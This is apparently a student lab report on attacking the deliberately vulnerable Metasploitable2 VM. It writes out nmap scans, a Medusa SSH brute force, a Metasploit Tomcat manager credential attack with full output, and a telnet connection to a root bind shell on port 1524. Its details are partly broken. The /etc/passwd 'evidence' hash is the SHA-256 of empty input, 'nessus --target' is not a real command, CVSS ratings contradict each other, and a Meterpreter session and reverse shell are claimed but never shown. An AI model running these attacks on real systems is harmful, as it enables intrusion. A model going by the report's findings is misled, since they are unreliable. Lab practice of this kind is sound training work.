Vulnerability Assessment and Exploitation

Date: November 6, 2025
Tools Used: Nmap, Nessus
Target Applications: Metasploitable2

A comprehensive vulnerability assessment was conducted against the intentionally vulnerable Metasploitable2 system to practice and demonstrate security testing methodologies. The assessment revealed multiple critical vulnerabilities, including several with a CVSS score of 9.0 or higher, which could lead to complete system compromise

Key Findings:

- ***Critical Risk***: 3 vulnerabilities (CVSS 9.0+)
- **High Risk:** 5 vulnerabilities (CVSS 7.0-8.9)
- **Medium Risk:** 8 vulnerabilities (CVSS 4.0-6.9)
- **Low Risk:** 4 vulnerabilities (CVSS 0.1-3.9)

Overall Risk Rating: HIGH

Assessment Methodology

1. Planning & Scoping

- Defined assessment scope for Metasploitable2 (network services)
- Established testing environment using Kali Linux
- Set up VirtualBox with bridged networking for realistic testing

2. Discovery Phase

Tools Used:

- nmap - Network enumeration and service discovery
- Nessus - Automated vulnerability scanning

Technical Findings

A. Network Assessment (Metasploitable2)

Scanning Commands Used:

```
# Basic network discovery
nmap -sS -O 192.168.29.0/24

#  service enumeration
nmap -sV -sC -p- 192.168.29.108

# Vulnerability scanning
nessus --target 192.168.29.108 --report comprehensive
```

Scan ID	Vulnerability	CVSS Score	Priority	Host
1	Samba usermap script Vulnerability	**10**	**Critical**	192.168.29.108
2	vsftpd 2.3.4 Backdoor Vulnerability	**9.8**	**Critical**	192.168.29.108
3	UnrealIRCd Backdoor	**9.3**	**Critical**	192.168.29.108
4	Open Port 1524 (Metasploit Root Shell)	**9**	**Critical**	192.168.29.108
5	Apache Tomcat Default Credentials	**8.6**	**High**	192.168.29.108
6	ProFTPD 1.3.1 Vulnerabilities	**8.5**	**High**	192.168.29.108
7	Open SSH 4.7p1 Vulnerabilities	**7.8**	**High**	192.168.29.108
8	MySQL 5.0.51a Vulnerabilities	**6.8**	**Medium**	192.168.29.108


Critical Vulnerabilities Found:

1. *Weak SSH Configuration*
   - CVSS Score**:** 9.8
   - Risk**:** Critical
   - *Remediation***:** Update SSH version, implement key-based authentication

```
medusa -h 192.168.29.108 -u msfadmin -P pass.txt -M ssh -t 2 -T 3 -v 4
# SSH Brute Force with Medusa
```


2. *FTP Anonymous Access*
   - CVSS Score**:** 9.8
   - Service**:** vsftpd 2.3.4
   - Risk**:** High
   - *Remediation*: Disable anonymous access, implement proper authentication

Screenshot 1: Vulnerability scanning on metasploitable 2 using Nessus




☐	Sev ▾	CVSS ▾	VPR ▾	EPSS ▾	Name ▴	Family ▴	Count ▾		⚙
☐	CRITICAL	10.0 *	7.4	0.868	UnrealIRCd Backdoor Detecti...	Backdoors	1	⊘	✎
☐	CRITICAL	10.0			Canonical Ubuntu Linux SEo...	General	1	⊘	✎
☐	CRITICAL	10.0 *			VNC Server 'password' Pass...	Gain a shell remotely	1	⊘	✎
☐	CRITICAL	9.8			SSL Version 2 and 3 Protocol...	Service detection	2	⊘	✎
☐	CRITICAL	9.8			Bind Shell Backdoor Detection	Backdoors	1	⊘	✎
☐	MIXED	...	...	...	4 Apache Tomcat (Multipl...	Web Servers	4	⊘	✎
☐	CRITICAL	...	...	...	2 SSL (Multiple Issues)	Gain a shell remotely	3	⊘	✎
☐	HIGH	7.5 *	6.7	0.5006	rlogin Service Detection	Service detection	1	⊘	✎
☐	HIGH	7.5 *	6.7	0.5006	rsh Service Detection	Service detection	1	⊘	✎
☐	HIGH	7.5	5.9	0.7993	Samba Badlock Vulnerability	General	1	⊘	✎
☐	HIGH	7.5			NFS Shares World Readable	RPC	1	⊘	✎
☐	MIXED	...	...	...	15 SSL (Multiple Issues)	General	28	⊘	✎
☐	MIXED	...	...	...	5 ISC Bind (Multiple Issues)	DNS	5	⊘	✎

Screenshot 2:



☐	Sev ▾	CVSS ▾	VPR ▾	EPSS ▾	Name ▴	Family ▴	Count ▾		⚙
☐	CRITICAL	10.0			Apache Tomcat SEoL (<= 5.5.x)	Web Servers	1	⊘	✎
☐	CRITICAL	9.8	8.9	0.9448	Apache Tomcat AJP Connector ...	Web Servers	1	⊘	✎
☐	MEDIUM	5.3			Apache Tomcat Default Files	Web Servers	1	⊘	✎
☐	INFO				Apache Tomcat Detection	Web Servers	1	⊘	✎

Screenshot 3: Exploit configuration




```
msf >  search auxiliary/scanner/http/tomcat_mgr_login

Matching Modules
================

   #  Name                                     Disclosure Date  Rank    Check  Description
   -  ----                                     ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/tomcat_mgr_login  .                normal  No     Tomcat Applic
ation Manager Login Utility


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/
http/tomcat_mgr_login
```

Screenshot 4:



```
msf auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.29.108
RHOSTS ⇒ 192.168.29.108
msf auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT ⇒ 8180
msf auxiliary(scanner/http/tomcat_mgr_login) > exploit
```


a. Target Configuration:

- Set RHOSTS 192.168.29.108 to target the vulnerable Metasploitable2 machine
- Configured the specific IP address for focused attack

b. Credential Wordlists:

- Defined USER_FILE with custom username from ***/home/macson/Documents/user.txt***
- Set *PASS_FILE* with password dictionary from ***/home/macson/Documents/pass.txt***
- Used customized wordlists rather than default Metasploit dictionaries

Screenshot 5:



```
[-] 192.168.29.108:8180 - LOGIN FAILED: role:owaspba (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: role:ADMIN (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: role:xampp (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: root:admin (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: root:manager (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: root:role1 (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: root:root (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: root:tomcat (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: root:s3cret (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: root:vagrant (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: root:QLogic66 (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: root:password (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: root:Password1 (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: root:changethis (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: root:r00t (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: root:toor (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: root:password1 (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: root:j2deployer (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: root:OvW*busr1 (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: root:kdsxc (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: root:owaspba (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: root:xampp (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.29.108:8180 - Login Successful: tomcat:tomcat
[-] 192.168.29.108:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: both:role1 (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: both:root (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: both:QLogic66 (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: both:password (Incorrect)
[-] 192.168.29.108:8180 - LOGIN FAILED: both:Password1 (Incorrect)
```

Impact:


Complete system compromise
Root-level access
Lateral movement capabilities
Persistent backdoor access

Post-Exploitation & Evidence Collection

Following the successful exploit, a Meterpreter shell was used to investigate the system. A persistent backdoor was placed by interacting with the root shell already listening on TCP port 1524.

telnet 192.168.29.108 1524

Screenshot :



```
┌──(macson10㉿nightslayer)-[~]
└─$ telnet 192.168.29.108 1524
Trying 192.168.29.108...
Connected to 192.168.29.108.
Escape character is '^]'.
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# root@metasploitable:/# 
```

Evidence Collection:
A critical configuration file was hashed to serve as evidence and for future integrity checking.

Item: /etc/passwd
Description: User account information
Date: 2025-11-06
Hash Value (SHA-256) : e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855

Test Results

The test was successful, demonstrating a critical vulnerability caused by *weak or default credentials* on a service exposed by the target VM.

- Nmap scan results identifying open ports and services
- Successful SSH login attempts
- Post Exploit using telnet
- Gained shell access on target system

Escalation Email to Developers

Subject: URGENT: Critical Vulnerabilities Requiring Immediate Patching

Dear Development Team,

A recent security assessment of the Metasploitable2 test system has identified critical vulnerabilities requiring immediate remediation. The most severe issue is the use of default credentials ("tomcat:tomcat") on the Apache Tomcat Manager application (CVE-2009-3843).

Proof of Concept: An attacker can use these credentials to authenticate to the manager portal, upload a malicious WAR file, and gain remote code execution. We have successfully demonstrated this, achieving a reverse shell on the host.

Impact: This vulnerability allows for complete compromise of the host, data theft, and lateral movement. We recommend patching Tomcat, changing all default credentials, and removing the manager application from production environments immediately. Please contact us for the full report and evidence.

Best regards,
VAPT Team